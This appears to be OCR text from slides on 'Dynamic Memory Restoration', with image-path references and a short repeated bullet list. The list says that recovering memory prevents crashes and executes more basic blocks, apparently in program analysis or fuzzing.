
Dynamic Memory Restoration




Dynamic Memory Restoration

4. If recovering:
   - Prevents crashes
   - Executes more basic blocks

→ Always recover these from now on




Dynamic Memory Restoration



Dynamic Memory Restoration

4. If recovering:
   - Prevents crashes
   - Executes more basic blocks

